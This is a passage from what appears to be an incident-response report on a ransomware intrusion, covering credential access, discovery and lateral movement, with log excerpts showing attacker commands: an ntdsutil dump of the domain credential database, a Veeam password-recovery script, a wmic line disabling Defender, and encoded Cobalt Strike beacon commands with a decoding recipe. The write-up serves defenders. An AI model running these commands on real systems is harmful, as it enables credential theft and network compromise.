Windows Defender event logs indicate that an attempt to dump credentials was blocked:



message	winlog.provider_name	winlog.event_data.Category Na...	winlog.event_data.Path	winlog.event_data.Process Name	winlog.event_data.Threat Name
Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software....	Microsoft-Windows-Windows Defender	Trojan	CmdLine:_C:\Windows\System32\ntdsutil.exe ac in ntds ifm cr fu C:\users \public\music\1	Unknown	Trojan:Win32/SuspShadowAccess.D
Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the followin...	Microsoft-Windows-Windows Defender	Trojan	CmdLine:_C:\Windows\System32\ntdsutil.exe ac in ntds ifm cr fu C:\users \public\music\1	Unknown	Trojan:Win32/SuspShadowAccess.D
Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the followin...	Microsoft-Windows-Windows Defender	Trojan	CmdLine:_C:\Windows\System32\ntdsutil.exe ac in ntds ifm cr fu C:\users \public\music\1	Unknown	Trojan:Win32/SuspShadowAccess.D

On a backup server, the threat actor executed a PowerShell script named Veeam-Get-Creds.ps1. This script is publicly available on GitHub as a method of recovering passwords from the Veeam Backup and Replication credential manager.

```
Creating Scriptblock text (1 of 1):
.\Veeam-Get-Creds.ps1

ScriptBlock ID: 1a6d217d-8262-4d00-8dbb-ee5b0c08ac54
Path:
```

```
Creating Scriptblock text (1 of 1):
# About:  The script is designed to recover passwords used by Veeam to connect
#         to remote hosts vSphere, Hyper-V, etc. The script is intended for
#         demonstration and academic purposes. Use with permission from the
#         system owner.
#
# Author: Konstantin Burov.
#
# Usage:  Run as administrator (elevated) in PowerShell on a host in a Veeam
#         server.

Add-Type -assembly System.Security

#Searching for connection parameters in the registry
try {
        $VeaamRegPath = "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication\"
        $SqlDatabaseName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction Stop).
SqlDatabaseName
        $SqlInstanceName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction Stop).
SqlInstanceName
        $SqlServerName = (Get-ItemProperty -Path $VeaamRegPath -ErrorAction Stop).Sq
lServerName
}
catch {
        echo "Can't find Veeam on localhost, try running as Administrator"
        exit -1
}

""
"Found Veeam DB on " + $SqlServerName + "\" + $SqlInstanceName + "@" + $SqlDatabaseN
ame + ", connecting...  "

#Forming the connection string
$SQL = "SELECT [user_name] AS 'User name',[password] AS 'Password' FROM [$SqlDatabas
eName].[dbo].[Credentials] "+
        "WHERE password <> ''" #Filter empty passwords
$auth = "Integrated Security=SSPI;" #Local user
$connectionString = "Provider=sqloledb; Data Source=$SqlServerName\$SqlInstanceName;
" +
```

Additionally, while on a file server, the threat actor was able to locate a file pertaining to shared account(s):

process.name	process.parent....	process.args
wordpad.exe	explorer.exe	[C:\Program Files\Windows NT\Accessories\WORDPAD.EXE, E:\[redacted]\shared_account_passwords.docx]

Discovery

setup_wm.exe

Around an hour after the initial access occurred a single PowerShell command was observed from the Cobalt Stike beacon running the well known nltest Microsoft utility to discover Active Directory domain controllers.

process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid
powershell.exe	powershell -nop -exec bypass -EncodedCommand bgBsAHQAZQBzAHQAIAAvAGQAYwBsAGkAcwB0ADoA	setup_wm.exe	"C:\Users\[redacted]\Downloads\setup_wm.exe"	8,988	13,172
nltest.exe	"C:\Windows\system32\nltest.exe" /dclist:	powershell.exe	powershell -nop -exec bypass -EncodedCommand bgBsAHQAZQBzAHQAIAAvAGQAYwBsAGkAcwB0ADoA	8,892	8,988

Right after this, the threat actor immediately pivoted to the domain controller. But after gaining lateral access to that host, they returned to the beachhead for more discovery actions.

process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid
cmd.exe	C:\Windows\system32\cmd.exe /C net group "domain admins" /domain	setup_wm.exe	"C:\Users\[redacted]\Downloads\setup_wm.exe"	7,120	13,172
net.exe	net group "domain admins" /domain	cmd.exe	C:\Windows\system32\cmd.exe /C net group "domain admins" /domain	6,736	7,120
net1.exe	C:\Windows\system32\net1 group "domain admins" /domain	net.exe	net group "domain admins" /domain	5,624	6,736
powershell.exe	powershell -nop -exec bypass -EncodedCommand bgBsAHQAZQBzAHQAIAAvAGQAbwBtAGEAaQBuAFBAdAByAHUAcwB0AHMAIAAvAGEAbABsAFBAdAByAHUAcwB0AHMA	setup_wm.exe	"C:\Users\[redacted]\Downloads\setup_wm.exe"	7,848	13,172
nltest.exe	"C:\Windows\system32\nltest.exe" /domain_trusts /all_trusts	powershell.exe	powershell -nop -exec bypass -EncodedCommand bgBsAHQAZQBzAHQAIAAvAGQAbwBtAGEAaQBuAFBAdAByAHUAcwB0AHMAIAAvAGEAbABsAFBAdAByAHUAcwB0AHMA	10,144	7,848


Around this same time on the beachhead an injected process, WUAUCLT.exe, was also observed loading Seatbelt and SharpView modules.

- Seatbelt is a post-exploitation tool designed to gather recon about a system. It can collect data like security settings, credentials, browser history, and more.
- SharpView is an AD recon tool that can map an entire AD environment and provide key details like users, groups, permissions, and relationships.

During the first day, the threat actor dropped a binary check.exe onto a file server.

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: [redacted]
ProcessGuid: {f3cacc6d-1b5a-65b9-912f-000000000900}
ProcessId: 524
Image: C:\Users\Public\Music\check.exe
FileVersion: 1.0.0.1
Description: DiskChek
Product: DiskChek
Company: -
OriginalFileName: DiskCheck.exe
CommandLine: "C:\Users\Public\Music\check.exe"
CurrentDirectory: C:\Users\Public\Music\
User: [redacted]
LogonGuid: {f3cacc6d-0f9e-65b9-95ad-6b0e00000000}
LogonId: 0xE6BAD95
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=9352236AD6FE8835979CF11BA5033F8F2FEF0F19,MD5=6E91C474D90546845B1F3F9E7A
33411A,SHA256=3F97E112F0C5DDF0255EF461746A223208DC0846BDE2A6DCA9C825D9C706A4E9,IMPHA
SH=F34D5F2D4577ED6D9CEEC516C1F5A744
ParentProcessGuid: {f3cacc6d-0fa6-65b9-152f-000000000900}
ParentProcessId: 1420
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

This Visual Basic GUI software accepts an IP address as input and generates multiple files with detailed information about the corresponding computer.



Around the same time as the threat actor was running check.exe, they initiated a remote PowerShell session to a domain controller to run some Active Directory discovery using PowerShell.

```
Creating Scriptblock text (1 of 1):
powershell Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -propertie
s *|select comment, description, Name, DNSHostName, OperatingSystem, LastLogonDate, ipv4address
| Export-CSV c:\users\public\music\AllWindows.csv -NoTypeInformation -Encoding UTF8

ScriptBlock ID: 911ffd15-54c9-43f9-963a-a9c490d33c11
Path:
```

On a file server the threat actor reviewed Windows Task Manager several times.


process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid
Taskmgr.exe	"C:\Windows\system32\taskmgr.exe" /4	explorer.exe	C:\Windows\Explorer.EXE	1,492	1,420
Taskmgr.exe	"C:\Windows\system32\taskmgr.exe" /4	explorer.exe	C:\Windows\Explorer.EXE	6,496	1,420
Taskmgr.exe	"C:\Windows\system32\taskmgr.exe" /4	explorer.exe	C:\Windows\Explorer.EXE	6,228	1,420

Throughout the intrusion the threat actor reviewed Group Policy settings. On the first day, they checked Windows Defender settings on a file server. On the final day, they checked on the backup server after completing their ransom deployment.

process.name	process.command_line	process.parent.name	process.parent.command_line	process.pid	process.parent.pid
mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\System32\gpedit.msc"	explorer.exe	C:\Windows\Explorer.EXE	6,732	1,420
mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\gpedit.msc"	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\share$'	14,908	39,452

Lateral Movement

RDP



The threat actor was observed using RDP during the intrusion. In the first two days, they leveraged a file server as a pivot host. On the final day, RDP sessions were initiated from the beachhead host to both a file server and a backup server.

event.dataset.keyword: Descending	source.ip.keyword: Descending	destination.ip.keyword: Descending	zeek.rdp.result.keyword: Descending	zeek.rdp.security_protocol.keyword: Descending
zeek.rdp	10 [redacted] 12	10. [redacted] .15	encrypted	HYBRID_EX
zeek.rdp	10 [redacted] 113	10. [redacted] .15	encrypted	HYBRID_EX
zeek.rdp	10 [redacted] 113	10. [redacted] .12	encrypted	HYBRID_EX

Authentication data from normal 4624 events was absent from the data collected, but using Microsoft-Windows-TerminalServices-LocalSessionManager eventID 21 logs, we were able to identify the logon activity.

```
Remote Desktop Services: Session logon succeeded:

User:  [redacted] \Administrator
Session ID: 4
Source Network Address: 10 [redacted] 113
```

WinRM

During the first day, the threat actor started a remote PowerShell session from the file server to a domain controller using WinRM. This session was then used to run Active Directory discovery commands. This was logged in Windows PowerShell logs eventID's 4103/4104.

Local Host:

```
Creating Scriptblock text (1 of 1):
New-PSSession [redacted].local

ScriptBlock ID: faaabd06-0aa0-412b-9c88-92530e0fc45e
Path:
```

```
CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value="[PSSession]WinRM1"
```

Remote Host:

```
Context:
        Severity = Informational
        Host Name = ServerRemoteHost
        Host Version = 1.0.0.0
        Host ID = 4de0bcd2-8d47-41e1-b862-7648f153674b
        Host Application = C:\Windows\system32\wsmprovhost.exe -Embedding
        Engine Version = 5.1.17763.4974
        Runspace ID = 4b9c3c8c-1735-4488-b860-d17b22b2d89e
        Pipeline ID = 1
        Command Name = Get-Command
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 36
        User = [redacted]
        Connected User = [redacted]
        Shell ID = Microsoft.PowerShell
```

WMI

The threat actors used the /node option to run a remote command on a backup server and later during ransomware deployment, this is covered further in the Defense Evasion and Impact sections.

process.name	process.command_line	process.parent.name
WMIC.exe	wmic /node:"[redacted]" process call create "powershell Set-MpPreference -DisableRealtimeMonitoring $true"	cmd.exe

Psexec

Systinternal's Psexec was used by the threat actor for remote execution activity related to the ransomware deployment, referred to in the Impact section.

Remote Service/SMB

The threat actors repeatedly leveraged remote services to facilitate lateral movement within the network. Their activity began with the deployment of SystemBC and GhostSOCKS proxy tools to a domain controller.

The following data illustrates SMB network activity used to transfer the proxy tools to the domain controller:

event.dataset	related.ip	source.ip	destination.ip	zeek.smb_files.action	zeek.smb_files.path	zeek.smb_files.name
zeek.smb_files	[redacted]	10.[redacted]113	10.[redacted].10	SMB::FILE_OPEN	\\[redacted]\c$	users\public\music\svcmcc.dll

Remote service creation:

event.code	winlog.event_data.AccountName	winlog.event_data.ServiceName	winlog.event_data.ImagePath
7045	LocalSystem	b609486	cmd /c rundll32 C:\users\public\music\svcm.dll, LaunchZo
7045	LocalSystem	56dcdeb	cmd /c rundll32 C:\users\public\music\svcmcc.dll, LaunchZo


This kind of remote service creation can also be identified over the network with IDS detections such as ET RPC DCERPC SVCCTL – Remote Service Control Manager Access.

source.ip	destination.ip	rule.category	suricata.eve.alert.signature
10.[redacted].113	10.[redacted].10	Attempted User Privilege Gain	ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
10.[redacted].113	10.[redacted].10	Attempted User Privilege Gain	ET RPC DCERPC SVCCTL - Remote Service Control Manager Access

Later they used the jump psexec_psh feature of Cobalt Strike to execute PowerShell beacons on a file share server and backup server via remote services.

event.code	winlog.event_data.AccountName	winlog.event_data.ServiceName	winlog.event_data.ImagePath
7045	LocalSystem	4711f9a	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQ ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwB1AFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkaAABRAG8AQ
7045	LocalSystem	c99f4b5	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQ ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwB1AFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkaAABRAG8AQ
7045	LocalSystem	42eeb84	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQ ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwB1AFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkaAABRAG8AQ
7045	LocalSystem	b70bb94	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQ ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwB1AFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkaAABRAG8AQ
7045	LocalSystem	83e9cd7	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQ ASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAVwB1AFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkaAABRAG8AQ

After initial Base64 decoding, we found the payload used the default Cobalt Strike XOR value of 35.




After decoding the second layer of obfuscation using the XOR key 35, we have the next layer of base64 strings. We can use the XOR key 35 to decode this again. As our next step, we can use the cyber chef recipe below.

```
Regular_expression('User defined','[a-zA-Z0-9+/=]{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode')
Regular_expression('User defined','[a-zA-Z0-9+/=]{30,}',true,true,false,false,false,false,'List matches')
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

The PowerShell is base64 encoded. Decoding the PowerShell shows that the SMB pipe is named:

```
\\.\pipe\fullduplex_84
```



Upon analyzing the output with Didier Stevens' 1768.py script, the findings revealed a match to Cobalt Strike shellcode associated with psexec_psh activity.

```
Found shellcode:
Identification: CS psexec psh x86 shellcode, opens named pipe
Parameter: 344 b'\\\\.\\pipe\\fullduplex_84'
license-id: 367 1357776117
push      :   148       4096 b'h\x00\x10\x00\x00'
push      :   261       8192 b'h\x00 \x00\x00'
